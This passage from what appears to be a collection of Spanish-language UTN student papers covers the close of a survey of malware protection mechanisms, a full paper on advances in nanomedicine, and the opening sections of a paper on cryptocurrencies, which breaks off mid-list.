Un ejemplo de mecanismo preventivo es el de Penetration test o, Prueba de vulnerabilidad, consiste en la realización de una evaluación integral de las debilidades de los sistemas informáticos. Mediante diferentes técnicas simula el ataque de un falso hacker con la intención de tener acceso a los equipos informáticos de una organización. Luego, si se lograse acceder, se corrigen las vulnerabilidades presentes evitando que puedan ser utilizada en un futuro. Este mecanismo de protección es de gran utilización para la evaluación previa aunque debe complementarse con algún otro para lograr una mayor efectividad [5].

Otro ejemplo de mecanismo preventivo es Adblocker, cuyo principal objetivo es el bloqueo y eliminación de todos los anuncios que aparecen en la web, evitando la apertura de un posible Malware a través de ellos. Esto se lleva a cabo a través de una simple instalación de un complemento para la navegación web. Brinda mayor privacidad al quedar al margen de las segmentaciones de las plataformas de publicidad y una menor probabilidad de infección [22,23]. Otros ejemplos brevemente mencionados con anterioridad: Malwarebytes, Proofpoint Email Protection, Advanced Phishing Protection de Cisco, el uso de Kaspersky Internet Security, entre otros.

5. **Conclusiones**

Al existir tanta variedad de malwares, se debe estar preparado para tomar las medidas adecuadas de seguridad para enfrentar un ataque. Para ello, en las organizaciones se necesita de un Departamento de IT que tenga el conocimiento suficiente de todos los tipos de malware y mecanismos de protección existentes para poder elegir la medida más eficiente de seguridad; y también, para que capacite a todas las demás áreas. En caso contrario, el desconocimiento o ignorancia de esta información puede ocasionar terribles pérdidas para una organización, ya sean económicas como también informáticas, haciendo perder confiabilidad desde el punto de vista de los clientes.

Dentro de los diversos mecanismos de protección contra malwares que existen en el ambiente de los sistemas informáticos de una organización, se presentaron los casos de la Criptografía, Tráfico de Relleno, Adblocker y Penetration Test. Añadiendo una muy breve mención de algunas otras herramientas o mecanismos para los diferentes tipos de malwares.

Tanto el Tráfico de Relleno como la Criptografía, son más bien útiles para entorpecer al malware en las circunstancias del ataque y no tanto para prevenir un ataque de robo de información. Esto se debe a que no son mecanismos preventivos, a diferencia del Penetration Test y

Adblocker, que sí lo son. Se recomienda la utilización de mecanismos preventivos para proteger los sistemas informáticos debido a que, de ser bien utilizados, representan una barrera muy difícil de penetrar para cualquier atacante, a diferencia de los mecanismos detectores que no la representan.

Como no existen soluciones totalmente efectivas contra ciertos tipos de malwares (como es el caso del ransomware), es conveniente tener un plan de recuperación en caso de que se vulnere la seguridad y el ataque se consolide. Para estos casos existen los mecanismos correctores, que funcionan como plan de contingencia para corregir las consecuencias del ataque. Este es un proceso complejo y costoso debido a que requiere de mucho tiempo y dinero para subsanar los daños y encontrar el lugar donde se originó el ataque.

Como futuras líneas de trabajo se desarrollarán ejemplos sobre mecanismos correctores, ya que es de gran interés investigar sobre algunos de estos mecanismos para poder elegir el mejor de ellos, en caso de recibir un ataque y no poder evitarlo.

Referencias

[1]Kaspersky Latam. ¿Qué es la Ciberseguridad?(2019).[Online].Disponible: shorturl.at/nAEN0. Acceso: 02/06/2019.

[2]Introducción a la Ley Nacional núm. 26.388.[Online].Disponible: shorturl.at/oBERV. Acceso: 02/06/2019.

[3]Microsoft. Troyanos, (2019).[Online].Disponible: shorturl.at/AJN48. Acceso: 03/06/2019.

[4]IBM Knowledge Center, [Online], Disponible: https://www.ibm.com. Acceso: 02/06/2019.

[5]Joseph Darwin. Análisis de las vulnerabilidades mediante el uso de phishing para mejorar la seguridad informática de los equipos de cómputo y redes de la municipalidad distrital de independencia. 2017.

[6]Cisco, “Annual Cybersecurity Report”, (2016).[Online].Disponible: shorturl.at/aboXY. Acceso: 04/06/2019.

[7]Cisco, “Annual Cybersecurity Report”, (2017).[Online].Disponible: shorturl.at/hyIU0. Fecha Acceso: 04/06/2019.

[8]Cisco, “Annual Cybersecurity Report”, (2018).[Online].Disponible: https://cutt.ly/2wsnMOj. Acceso: 04/06/2019.

[9]Universia Uruguay. Noticia. (2018).[Online].Disponible: shorturl.at/jxHPS. Acceso: 15/06/2019.

[10]Sandra de Pablo Martin. El uso de las TICs en la gestión empresarial. 2016.

[11] Malwarebytes, [Online], Disponible: https://es.malwarebytes.com. Acceso: 18/06/2019.

[12]Proofpoint. Email Protection Product Suite.[Online].Disponible: shorturl.at/fmnN2. Acceso: 15/06/2019.

[13]Cisco. Cisco advanced phishing protection (2019).[Online]. Disponible: shorturl.at/eknKQ. Acceso: 18/06/2019.

[14]Google security blog. “Tizi: Detecting and blocking socially engineered spyware on Android”.

[15]ESET. Página Oficial, [Online], Disponible: www.eset.com. Acceso: 18/06/2019.

[16]Kaspersky Lab. Blog.:”Empresa china usa adware para obtener ganancias adicionales”, (Julio, 13, 2016). [Online].Disponible: shorturl.at/hsNY5. Acceso: 25/06/2019.

[17]Banco Galicia. Troyano, [Online], Disponible: https://n9.cl/igio. Acceso: 26/06/2019.

[18] Cisco Talos blog. Gozi remains active. (Marzo, 6, 2018).[Online].Disponible: shorturl.at/vwCYZ. Acceso: 25/06/2019.

[19]Avast.Rootkit.[Online].Disponible: https://n9.cl/1bje. Acceso: 26/06/2019.

[20]Ventsislav Krastev. ”Virus Sysg.exe Coin Miner” Sensors tech forum. 2018.

[21]Gibrán Granados Paredes. “Introducción a la criptografía”. vol.7, nro. 7, Julio, 2006.

[22]Fabrizio Pezzino. “Adblockers y publicidad en internet”,Departamento de Electronica e Informatica, Universidad Católica,Argentina, 2015.

[23]PageFair. “The 2015 Ad Blocking Report” (2015).[Online].Disponible:shorturl.at/kRTYZ. Acceso: 09/07/2019.

[24]Purificación Aguilera López. *Seguridad Informática*. Madrid. Editorial Editex S.A, 2010.

[25]Javier Areitio Bertolin.” Seguridad de la Información”. Universidad de Deusto.Bilbao, España, 2008.

[26]Maria Korolov, ” Commercial spyware invades enterprises”, CSO, Estados Unidos, Febrero, 2015.

[27]Xinyun Chen, Chang Liu, Bo Li, Kimberly Lu, Dawn Song. “Targeted Backdoor Attacks on Deep Learning Systems Using Data Poisoning”.Cornell University, Ithaca, Nueva York, 2017.

[28]Aymara Noriley Belisario Méndez , “Analisis de Metodos de Ataques de Phishing”,Trabajo Final, Cs. Exactas y Naturales e Ingeniería Carrera de Especialización en Seguridad Informática, Universidad de Buenos Aires,Buenos Aires, 2014.

[29]Google. Safebrowsing, [Online], Disponible: shorturl.at/iuvZ7. Acceso: 10/08/2019.

[30]Revista Gadgets,[Online]. Disponible: https://n9.cl/ex8l. Acceso: 18/06/2019.

[31]KasperskyLab Daily (2017). ¿Están usando tu ordenador para minar criptomonedas?.[Online]. Disponible: https://cutt.ly/Pwsn0IH. Acceso: 18/06/2019.

[32]Microsoft. Mineros de monedas (2019).[Online]. Disponible: https://cutt.ly/Swsn0Mj. Acceso: 18/06/2019.

[34]McAfee. Antivirus.[Online], Disponible: https://cutt.ly/Cyuo9i. Acceso: 26/06/2019.

[33]Eset. Eset Smart Security. [Online], Disponible: https://cutt.ly/ZyuocF. Acceso: 26/06/2019.
[35]Gyongyi & García-Molina. Web Spam Taxonomy (2005). [Online].Disponible: https://cutt.ly/Swsn9rv. Acceso: 26/06/2019.
[36]Universidad De La Rioja. El 'Correo basura' o SPAM (2019). [Online]. Disponible: shorturl.at/ltGPZ. Acceso: 26/06/2019.
[37]Microsoft. Gusanos (2019).[Online]. Disponible: https://cutt.ly/Ywsn3rj. Acceso: 25/06/2019.
[38]Norton. What is a computer worm, and how does it work?. [Online], Disponible: https://n9.cl/28iv. Acceso: 25/06/2019.
[39]Cisco. Virus Differences (2018).[Online]. Disponible: https://n9.cl/bpq2. Acceso: 25/06/2019.
[40]Kaspersky Lab. Comunicados de prensa (2016).[Online] Disponible: https://cutt.ly/ayukDs. Acceso: 09/07/2019.
[41] Cisco Press. Preventing Spyware and Adware (2006).[Online], Disponible: https://cutt.ly/6wsn6IF. Acceso: 09/07/2019.
[42] Microsoft. Suplantación de identidad (phishing) (2019).[Online],Disponible: https://cutt.ly/swsmwLG. Acceso: 09/07/2019.
[43]Castillo-Perez, Andres, Garcia-Alfaro. El Spyware como amenaza contra navegadores web (2010).

Los avances de la Nanomedicina

Barreneche, Sofía; Martínez de Aguirre Fernandes, Pedro; Serafini, Julia; Zignego, Tomás

UTN, Facultad Regional Buenos Aires sofiabarreneche8@gmail.com
UTN, Facultad Regional Buenos Aires pedromartinezdeaguirre@gmail.com
UTN, Facultad Regional Buenos Aires serafinijulia2@gmail.com
UTN, Facultad Regional Buenos Aires tomizig@hotmail.com

Abstract.

La Nanotecnología es la ciencia dedicada al estudio, creación, diseño, síntesis, control, manipulación y aplicación de materiales, aparatos y sistemas funcionales a una nanoescala. La Nanotecnología se utiliza cada vez más especialmente en la Medicina. La aplicación de la Nanotecnología en la Medicina es la Nanomedicina. El objetivo del presente trabajo es estudiar el avance de la NanoMedicina y el impacto en las áreas que es utilizada. Se demuestra que su creciente desarrollo ayudará en un futuro a curar y tratar enfermedades.

Palabras Clave
Medicina, salud, tecnología, Nanotecnología, NanoMedicina, biomateriales.

Introducción

La Nanotecnología es la ciencia y técnica dedicada al estudio, creación, diseño, síntesis, control, manipulación y aplicación de materiales, aparatos y sistemas funcionales a una nanoescala [1]. Nanoescala son materiales que se encuentran en una escala atómica o molecular [2]. Entre los nanomateriales más comunes se pueden encontrar fullerenos y los nanotubos (cuentan con ciertas características mecánicas y elásticas especiales, por lo que pueden ser utilizados en diferentes campos [3]). Este aspecto de la tecnología, permite la creación de materiales y dispositivos electrónicos que, debido a su cada vez más diminuto tamaño, aumentan la cantidad de ámbitos de investigación y disciplinas científicas [4]. Una de las disciplinas en la que es aprovechada es en la Medicina.

La Medicina es la ciencia que previene, cura enfermedades, es decir, conserva la salud mediante diversos procedimientos y materiales [1]. La salud, es un estado de completo bienestar físico, mental y social, y no solamente la ausencia de afecciones o enfermedades [1].

A medida que avanza la tecnología los profesionales tienen acceso a nuevos materiales que permiten solucionar problemas y mejorar la calidad de vida [4]. Estos se ven ampliamente relacionados con la Nanotecnología ya que la utilizan para crear materiales y aparatos. La reparación de tejidos es unos de los avances que genera la NanoMedicina, mediante el uso de los nanosensores, nanopartículas y nanotubos [4]; permiten detectar enfermedades de forma temprana, de difícil detección y generar diagnósticos más precisos; el abordaje de las enfermedades desde el interior del organismo, a un nivel celular o molecular [4].

La Nanotecnología ya ha sido utilizada en el diagnóstico y tratamiento del Cáncer [5]. Por otro lado, los avances científicos en la Nanotecnología, específicamente en las piezas dentarias, revolucionan la odontología mediante diversos empleos de biomateriales tales como la ingeniería tisular y nanorobots [6].

En este contexto, el objetivo del presente trabajo (realizado en el marco de la cátedra de "Sistemas y Organizaciones", primer año de cursada) es estudiar el avance de la NanoMedicina y el impacto en las áreas que es utilizada. Para cumplir el objetivo propuesto, el trabajo se estructura de la siguiente manera: en la sección uno se desarrolla la introducción; en la sección dos se definen las principales áreas que componen la NanoMedicina; en la sección tres se analiza su influencia en problemas oncológicos y neurológicos; en la sección cuatro se describen los materiales utilizados en la Nanomedicina. Finalmente, en la sección cinco se indican las conclusiones y futuras líneas de trabajo.

Áreas que componen la Nanomedicina

Richard Feynman, físico y docente, en su conferencia de 1965 llamada "Hay mucho espacio en el fondo", habló de la posibilidad de mover las cosas átomo por átomo [7]. Fue él quien comenzó a hablar sobre la nanoescala y la física cuántica. Treinta años más tarde, en 1991, se comenzó a utilizar microscopios de efecto túnel [7] (toman imágenes de superficies a nivel atómico, que es a lo que se refirió Feynman en su conferencia).

Hoy en día se puede ver una gran cantidad de aplicaciones de la Nanotecnología, que vinieron de ideas de Feynman; reproductores de música inalámbricos pequeños, computadores ligeros [8]. Sin embargo, la Nanotecnología utilizada en el campo de la Salud provee avances destacables en el campo de la Medicina.

La NanoMedicina, es la Nanotecnología aplicada a la Medicina, es un campo en pleno desarrollo, tiene tres especialidades, relacionados a la Biología, Ingeniería y Química. En esta rama se ha puesto mucha atención por sus innovaciones. Se ha experimentado un crecimiento acelerado: tratamientos para enfermedades y diagnósticos acelerados. Se encuentran tres áreas principales: nanodiagnóstico, liberación de fármacos y Medicina regenerativa.

1- Nanodiagnóstico: esta área se centra en identificar enfermedades y encuentra células que funcionan mal, en los estados más tempranos posibles. Esto lo hacen mediante sistemas de análisis o de imágenes que permite que la enfermedad entre en tratamiento rápidamente. Hay dos metodos de diagnóstico: "in vivo" y "in vitro". El primero implica la penetración al cuerpo de nanodispositivos. Un ejemplo del uso de este método es con las células Cancerígenas o con un patógeno. Aunque este método puede traer problemas de compatibilidad, esto mismo sirve para minimizar efectos secundarios.

Por otro lado, el diagnóstico "in vitro" es más específico y sensible ya que es más flexible por su posibilidad de aplicación a tejidos [9].

2- Liberación de fármacos: la creciente necesidad de desarrollar una alternativa para el tratamiento de enfermedades permanece en el hecho de que la Medicina tradicional, basada en la administración

directa del fármaco, encuentra dificultad a la hora de tratar enfermedades como el Cáncer e incluso está en falta de opciones cuando se necesitan tratar enfermedades cerebrales. Las principales fallas radican en una incorrecta distribución del fármaco en el organismo, esto conlleva a tratamientos con una alta toxicidad, ya que deben ser usadas mayores dosificaciones del fármaco, para lograr el efecto deseado [10].

Se deben tener en cuenta dos elementos: los nanotransportadores y el fármaco liberado en el organismo [10]. La idea consiste en utilizar nanoestructuras para que transporten el fármaco hasta la zona destinada. Para ello es necesaria una previa encapsulación o desactivación de los fármacos para que no se vean afectadas las propiedades físico-químicas y que los posibles efectos secundarios en otras zonas del cuerpo se vean minimizados [4].

Los nanotransportadores ofrecen la posibilidad de hacer un control y diagnóstico externo del tratamiento, además de sumar la posibilidad de emplear diferentes fármacos al mismo tiempo para así poder realizar múltiples tratamientos [4].

Las funciones de los nanotransportadores, se clasifican principalmente en dos tipos, según su función. El primero tiene como objetivo la llegada satisfactoria del nanotransportador y se deposite en el lugar estipulado, ya sea un tumor, un órgano o un tejido. Este primer tipo de funciones se conocen como vectorización, la cual puede ser pasiva o activa. El segundo tipo de funciones se utilizan para el control del transporte, diagnóstico y seguimiento de la biodistribución del nanotransportador mediante estímulos externos [10].

3-La Medicina regenerativa: se utilizan herramientas Nano-biotecnológicas para reparar tejidos y órganos dañados. La Nanotecnología ha aportado nuevos sistemas para la regeneración de los órganos dañados con la producción de moléculas bioactivas, con las que diferencian células [9].

El principal inconveniente está en la creación de las estructuras nanométricas para que el órgano dañado no cese su funcionamiento, debido a que es muy difícil encontrar los elementos indicados [4]. Los biomateriales son capaces de reparar el órgano dañado del paciente y también pueden imitar a la matriz extracelular. Los componentes esenciales de los implantes hacen que la generación del tejido sea más fácil. También existen Nanoestructuras artificiales que restauran y localizan las repercusiones en el organismo, de forma similar a la de los biomateriales (nanoestructurados naturales) [9].

Utilización de la Nanomedicina en la Oncología y Neurología

La NanoMedicina es muy importante para dos sectores específicos de la Medicina; la Oncología y la Neurología, ya que permite la detección temprana y la prevención de enfermedades, y surge como posible alternativa capaz de afrontar a los problemas provocados por la fisiopatología del Cáncer [11]. Siendo la Fisiopatología el estudio procesos físicos y químicos en los organismos [12].

Esta tecnología le da una gran importancia al tratamiento del Cáncer, ya que la radioterapia, la quimioterapia y la cirugía son poco eficientes a la hora de curar esta

enfermedad, siendo el objetivo de la NanoMedicina lograr un mejor equilibrio entre la eficacia terapéutica y la toxicidad sistémica [11].

Dentro de la Neurología, la NanoMedicina es un método prometedor para el tratamiento de enfermedades neurodegenerativas [11]. Una de las más presentes e investigadas por científicos es la enfermedad del Alzheimer, se presenta en la persona una pérdida de la memoria a corto plazo [13].

La Nanomedicina provee una posible solución para esta enfermedad ya que gracias a su tan diminuto tamaño, es capaz de transportar medicamentos que se dirigen al metabolismo [14].

La NanoMedicina es un posible tratamiento para combatir el Cáncer, aplicando la Nanotecnología para el diagnóstico, prevención y tratamiento de enfermedades. Uno de éstos son los Nanosistemas que almacenan fármacos, y liberan lo necesario de esta sustancia, sacando provecho a una menor utilización de este medicamento. También los Nanosistemas pueden reconocer la célula tumoral de
forma selectiva, por su versatilidad química [15]. Las nanopartículas magnéticas, por ejemplo,
son utilizadas para localizar y unirse a células tumorales y calentarse para destruirlas sin causar daños al rededor, a todo lo sano (tejido ni células sanas) [16].

Materiales utilizados en la Nanomedicina

Uno de los materiales utilizados, para detectar diferentes enfermedades como el cáncer, son los Nanobiosensores. Son dispositivos que pueden detectar una sustancia o sensor capaz de medir la reacción y traducirla en una señal cuantificable[17]. Existen distintos tipos de biosensores, como los nano fotónicos que son detectores directos de ADN y proteínas. Pueden evaluar su concentración y las variaciones del ADN. Un segundo ejemplo de biosensores son los Nanomecánicos que gracias a esta tecnología, la creación de Nanochips genómicos y proteómicos se ve beneficiada ya que con éstos se puede obtener información genética y proteómica tan rápido que permite la elaboración de vacunas [17]. Un ejemplo de los Nanochips proteómicos es la aplicación de ella en el diagnóstico del cáncer oral, ya que este material deja identificar compuestos para reconocer el tipo de cáncer [21]. También se encuentran los Nanochips Genómicos que, por ejemplo, se usan para la creación de vacunas, para identificar enfermedades, nuevos fármacos, etc. por la cantidad de información genética que brinda en tan poco tiempo[25].

Otros materiales usados son los Nanotubos que portan sustancias en su interior, como los fármacos, para luego liberarlas en un punto preciso para atacar células cancerígenas [18]. Los Nanotubos, se utilizaron para la inmovilización de meralotioneína (Zn2Cd5), citocromo C (extraído del corazón del caballo) y β-lactamasa [24]. También existen los nanodiamantes, que son pequeñas partículas de diamantes. No son tóxicas y también pueden modificar su superficie para así poder incorporar drogas, y transportarlas hasta el tumor [18]. Los nanodiamantes ayudan a encontrar contaminantes bacterianos [22].

A su vez existen nanopartículas de plata las cuales poseen una alta capacidad bactericida, ya que se crea una mortalidad del 99,9 % con sólo pequeñas dosis de las mismas [19]. Las Nanopartículas cumplen la función de reconocer las enfermedades en las etapas iniciales, cuando todavía no están desarrolladas del todo. Y cumplen este servicio dentro del nanodiagnóstico [23].

También se pueden mencionar nanopartículas creadas a partir del oro las cuales tienen la capacidad de llevar fármacos a las zonas damnificadas del cuerpo [20].

Conclusiones

La realización del presente trabajo permite comprender el impacto que tiene la NanoMedicina en el campo de la Salud. Estudios previos evidencian que la Nanotecnología aplicada a la Medicina representa el siguiente paso en la evolución del tratamiento de enfermedades, a pesar de estar en sus etapas primarias y no poder ser aplicada en todas las áreas abocadas a la Salud.

La conclusión obtenida es que se debe informar y divulgar el mayor conocimiento posible respecto a la Nanomedicina para estimular la inversión y crecimiento en esta área. De esta manera, estimular el desarrollo en nuevas áreas de la Salud y lograr aprovechar todas las ventajas posibles de procedimientos menos invasivos y más efectivos.

Como futuras líneas de trabajo se prevé investigar el avance de la Nanomedicina en el Nanodiagnóstico, la liberación de Fármacos y la Medicina Regenerativa, identificando qué nuevas técnicas y herramientas se desarrollaron desde la investigación actual y los futuros avances que quedan al porvenir. También, se investigará la aplicación de la NanoMedicina en la Argentina.

Referencias

[1]Barua R.l, Berendson S. “Medicina teórica. Definición de la Medicina y su relación con la biología”. 1996. Disponible en:https://bit.ly/2vP73Cc
Última fecha de acceso: 06, Sep, 2019

[2]Autor anónimo “Nanotecnología, comunicación microscópica” lunes, 8 de octubre de 2012. Disponible: https://bit.ly/2WYw75k
Última fecha de acceso: 06, Sep, 2019.

[3]N. Castro, J. Verbel, J. Padilla. “ Nanotecnología aplicada a la Medicina” Rev Guillermo de Ockham. Vol. 11, No. Año 2013. disponible en: https://bit.ly/2UYy7IY
Última fecha de acceso: 06, Sep, 2019.

[4]L. Lechuga “NanoMedicina: aplicación de la Nanotecnología en la salud” Disponible en: https://bit.ly/2IXPbNI
Última fecha de acceso: 06, Sep, 2019.

[5]Guillermo Ockham “Nanotecnología aplicada a la Medicina“. Vol. 11 Núm. 1. Año 2013. Disponible en: https://bit.ly/2UYy7IY
Última fecha de acceso: 06, Sep, 2019.

[6]H. Martínez, H. Abdala, E.Treviño, G. Garza, A. Pozas, G. Rivera. “Aplicación de la Nanotecnología en odontología: Nano-odontología”. Revista CES Odontología, Vol. 24. 14, Jul 2019. Disponible en: https://bit.ly/2LG4HQT
Última fecha de acceso: 06, Sep, 2019.

[7]Chris Toumey. “Apostolic Succession” Disponible en: https://bit.ly/2YESTj8
Última fecha de acceso: 06, Sep, 2019.

[8]Manel Souto “La poliédrica figura de Richard Feynman” Disponible en: https://bit.ly/2LTW2dl
Última fecha de acceso: 06, Sep, 2019.

[9]L. Lechuga. “La revolución de la NanoMedicina”. Disponible en: https://bit.ly/2HQLQx6
Última fecha de acceso: 06, Sep, 2019.

[10]C. Santa, L. Osorio. “Materiales poliméricos en NanoMedicina: Transporte y liberación controlada de fármacos” Disponible en: https://bit.ly/30wYh9X
Última fecha de acceso: 06, Sep, 2019.

[11]G. López “NanoMedicinas contra el Cáncer”. Año 2018. Disponible en: https://bit.ly/30RszEl
Última fecha de acceso: 06, Sep, 2019.

[12]Universidad de Alcalá. Año 2012. “Fisiopatología Humana”. Disponible en: https://bit.ly/2I58YYN

Última fecha de acceso: 06, Sep, 2019.
[13]E. Alonso."Nanosistema para el tratamiento de la enfermedad de Alzheimer" Año 2016. Disponible en: http://cort.as/-ItOF
Última fecha de acceso: 06, Sep,, 2019.
[14]F. Gregori Massimo Masserini Año 2012 "Nanotechnology for neurodegenerative disorders" Disponible en: https://bit.ly/2WvNz4e
Última fecha de acceso: 06, Sep, 2019.
[15]. N. García Jiménez "Innovaciones tecnológicas en el tratamiento del Cáncer cerebral: NanoMedicina". Año 2017. Disponible en: https://bit.ly/2YWwmOS
Última fecha de acceso:b06, Sep, 2019.
[16] Revista de ciencias médicas de cienfuegos. Año 2019. Disponible en: http://cort.as/-JX6b
Última fecha de acceso: 06, Sep, 2019.
[17] "Nanomedicina: aplicación de la nanotecnología en la salud" L. Lechuga. Disponible en: https://bit.ly/2twcI1f
Última fecha de acceso: 06, Sep, 2019.
[18]"Nanotecnología Nanomedicina y Teranóstica"Castagnino, Juan Miguel. Disponible en: http://cort.as/-JaLJ
Última fecha de acceso: 06, Sep, 2019.
[19]"Nanopartículas de plata con potenciales aplicaciones en materiales implantables: síntesis, caracterización fisicoquímica y actividad bactericida" Vericat, Carolina; Flores, Constanza Y. Diponible en: https://bit.ly/2F3JgmQ
Última fecha de acceso: 06, Sep, 2019.
[20]"Nanopartículas metálicas: oro" Al-Qadi, Sonia Y Remuñán-López, Carmen. Disponible en: https://bit.ly/2Iebbmg
Última fecha de acceso: 06, Sep, 2019.
[21]"Nanochips and Nanosensors for Early Oral Cancer Diagnosis: A Review" C.Chamorro y B. López. Universisdad Nacional de Colombia, Bogotá. Disponible en: http://cort.as/-KSug
Última fecha de acceso: 06, Sep, 2019.
[22]"Propiedades ópticas de nanodiamantes obtenidos por detonación de 5 nm aplicables a imagenología y dosimetría biológica" Jesús Manuel Rodríguez Núñez. Disponible en: http://cort.as/-KSwT
Última fecha de acceso: 06, Sep, 2019.
[23]"Nanobiosensores: Aplicaciones en la frontera entre las nanociencias y la biomedicina" Luis Liz-Marzán. Disponible en: http://cort.as/-KSwF
Última fecha de acceso: 06, Sep, 2019.
[24] "PROPIEDADES Y APLICACIONES DE LOS NANOTUBOS" Alcca Quispe Fernando. Tesis Digital UNMSM. Disponible en: http://cort.as/-KSyB
Última fecha de acceso: 06, Sep, 2019
[25]. "Nanobiotecnología: Avances Diagnósticos y Terapéuticoa" L. Lechuga. Instituto de Microelectrónica de Madrid. Disponible en: http://cort.as/-KSzd
Última fecha de acceso: 06, Sep, 2019.

La Creciente Adaptación de la Criptomoneda a la Vida Cotidiana

Rodríguez Vilanova Juan Bautista – Arbio Nicolás Gabriel – Cabral Martínez Agustín – Garay Ignacio – Gonzalez Capone Nicolas – Palumbo Federico
Universidad Tecnológica Nacional

Abstract
En este trabajo de investigación se busca realizar un análisis acerca de los distintos tipos de criptomonedas y su posible regulación. Se plantea distintos puntos sobre los cuales se debe trabajar en función de lograr el objetivo. A su vez, se detallan ventajas y desventajas en la implementación de este tipo de monedas, con el objetivo de aprovechar al máximo las ventajas y reducir las desventajas.

Palabras Claves
Criptomonedas, Regulación, Bancos Centrales, Ventajas, Desventajas.

Introducción

Una moneda es, desde el punto de vista de valorizar riqueza, un sinónimo de activo que las personas utilizan para adquirir bienes y servicios unas de otras. Este tipo de dinero puede ser en efectivo, donde compradores y vendedores lo acepten como medio de cambio [1]. Una criptomoneda es un tipo de moneda electrónica no regulada, emitida y controlada por quienes la crean y habitualmente usada y aceptada como unidad de pago para el intercambio de bienes y servicios dentro de una comunidad virtual específica [2]. Por lo que se ve en esta definición, se trata de una moneda que no está regulada por ningún banco central, lo que genera prejuicios en su mayoría negativos al hablar de esta moneda. A su vez, el conocimiento general del funcionamiento de estos sistemas de criptomonedas es desconocido por una gran parte de la sociedad, lo que puede acarrear consecuencias negativas en la implementación de estas dentro de la vida cotidiana de las personas. Estos ataques a la implementación de las criptomonedas provienen generalmente de partes del sector financiero afectadas por la implementación de este nuevo método, o bien por desinformación en general, como la creencia popular que el bitcoin se utiliza para el crimen y el lavado de dinero [3].

En este contexto, el objetivo del presente trabajo, realizado en el marco de la cátedra de "Análisis de Sistemas", segundo año de cursada, es brindar un análisis general acerca de la posible regulación de estas criptomonedas en los bancos centrales de todo el mundo y su posible implementación dentro de la sociedad, implicando la sustitución del sistema monetario actual que hoy se conoce.

En busca de cumplir los objetivos planteados, el artículo se estructura de la siguiente manera: en la sección 1, se definen los conceptos generales sobre las criptomonedas, sus características y se explica su funcionamiento; en la sección 2, se presentan diferentes tipos de criptomonedas; en la sección 3, se analiza la regulación y adopción de las criptomonedas en los bancos centrales ; en la sección 4, se evalúan las distintas ventajas y desventajas de la utilización de las mismas; Finalmente, en la sección 5, se precisan las conclusiones y futuras líneas de trabajo.

1. Características y funcionalidad de las criptomonedas

Existen distintos actores que se relacionan constantemente con la criptomoneda. Se encuentran los *mineros*, que son los que "crean" las criptomonedas. Estos pueden quedarse el beneficio obtenido de las mismas, o inyectarlo de nuevo al mercado. Son la "oferta de mercado". Luego se encuentran los *inversores.* Son aquellos que compran criptomonedas con el único objetivo de que transcurrido un tiempo el valor de las mismas haya crecido y obtenga beneficio de su venta. Por último, están los *comerciantes*. Ellos intercambian las criptomonedas con el fin de mantener el mayor valor de acuerdo a la especulación del mercado (un funcionamiento parecido al de la bolsa) [2].

Para las transacciones existen códigos públicos que se encuentran relacionados

con cada una de las contraseñas privadas o claves criptográficas creadas por los usuarios y se encargan de que cada transacción llegue al monedero digital de la otra persona. Luego, las transacciones que se realizaron se registran en el libro mayor público, mejor conocido como "Blockchain" [2].
Cualquier usuario que forme parte de la misma criptomoneda podrá acceder al libro mayor, siempre y cuando haya descargado una billetera de nodo completo en lugar de un monedero virtual. Una vez que haya accedido podrán visualizar los montos de cada una de las operaciones, y no el número de cuenta (ya que está encriptado) [4].
Este tipo de función le da a la criptomoneda ciertas propiedades [4]:

- Descentralización: no están vinculadas a ningún organismo gubernamental ni financiero.

- Operabilidad: no estar reguladas bajo ningún mercado oficial hace que se pueda operar con ellas durante los 7 días de la semana y las 24 horas del día.

- Minería y Blockchain: las monedas virtuales se crean a través de la minería. Es un sistema en el que los individuos, mineros, a través de la tecnología blockchain, validan transacciones mediante la resolución de problemas matemáticos a cambio de su recompensa, la criptomoneda.

- Transparencia: todas las transacciones se "registran en un libro" compartido (tecnología blockchain) imposible de manipular.

- Volatilidad: las criptomonedas pueden sufrir variaciones repentinas en su valor, aspecto que puede favorecer las posibilidades de hacer "trade" (negociar/especular), pero también pueden generar cientos de pérdidas.

- Aceptación: las criptomonedas tienen el valor que los individuos le quieran dar y aceptar. Este sistema todavía está en duda en un largo plazo.

- No dependen de la política: Al estar descentralizadas de instituciones, los tipos de política monetaria, fiscal, y económica en general, de los países tienen escasa influencia en las criptomonedas.

2. Diferentes tipos de criptomonedas y su funcionamiento

La criptomoneda más conocida es el bitcoin. Esta surge como sistema de pago electrónico luego de la crisis financiera de 2008. Se encarga de proporcionar a los ciudadanos un medio de pago que posibilite la realización de transacciones a bajo coste y que, además, no puedan ser intervenidas o manipuladas por ninguna institución pública, ya sean bancos centrales o gobiernos [4].
Este sistema de cambio es creado a través de un proceso computacional. Consiste en una secuencia alfanumérica legible para las personas, pero con treinta y tres caracteres. Estas claves se asocian a un monedero virtual, el cual descuenta y recibe pagos. Este sistema permite que los usuarios tengan múltiples direcciones. Para poder hacer un intercambio a través de Bitcoin (cada usuario tiene una clave criptográfica), utiliza un sistema P2P [8] que permite descontar la cantidad de bitcoin a quien compra y aumentar la cantidad de bitcoin de la cuenta de quien vende, por lo que es una "transferencia" como tal, pero permite la compra y venta de bienes o servicios. Tanto la moneda como la clave asociada al código criptográfico son verificadas para su ejecución [1,5].

Los sistemas P2P (Peer-to-Peer) son sistemas distribuidos de nodos interconectados capaces de organizarse a sí mismos dentro de topologías de redes con

el propósito de compartir recursos tales como contenidos, ciclos de CPU, almacenaje y ancho de banda. A su vez, son capaces de adaptarse a los cambios y a los distintos tipos de nodos, mientras mantienen una buena conectividad y rendimiento [8].

Cabe destacar que existen otros tipos de criptomonedas, las cuales fueron surgiendo a partir del bitcoin. Las más importantes son [5]:

-Cardano: Se enfoca principalmente en la seguridad, privacidad y descentralización. Busca llegar a un acuerdo de regulación, y trabajar conjunto con el sistema financiero para bajar costos.

-Ripple: Es muy similar a otras monedas y usa los mismos protocolos, sin embargo, carece de un factor muy importante, la descentralización. La mayoría de los usuarios de esta plataforma son instituciones bancarias.

-Iota: Cuyas siglas significan “Internet of Things Application”, esta es una nueva tecnología que facilita las transacciones entre dispositivos que está dentro del IoT (Internet of Things). Esta moneda no hace uso de la tecnología BlockChain, en este caso sólo se debe verificar dos veces la transacción. Debido a que no está totalmente descentralizada no se requiere de mineros para sostener la moneda.

-Nem: Esta moneda es desarrollada desde el lenguaje de programación Java. Es bastante importante en el mercado de las criptomonedas en Asia.

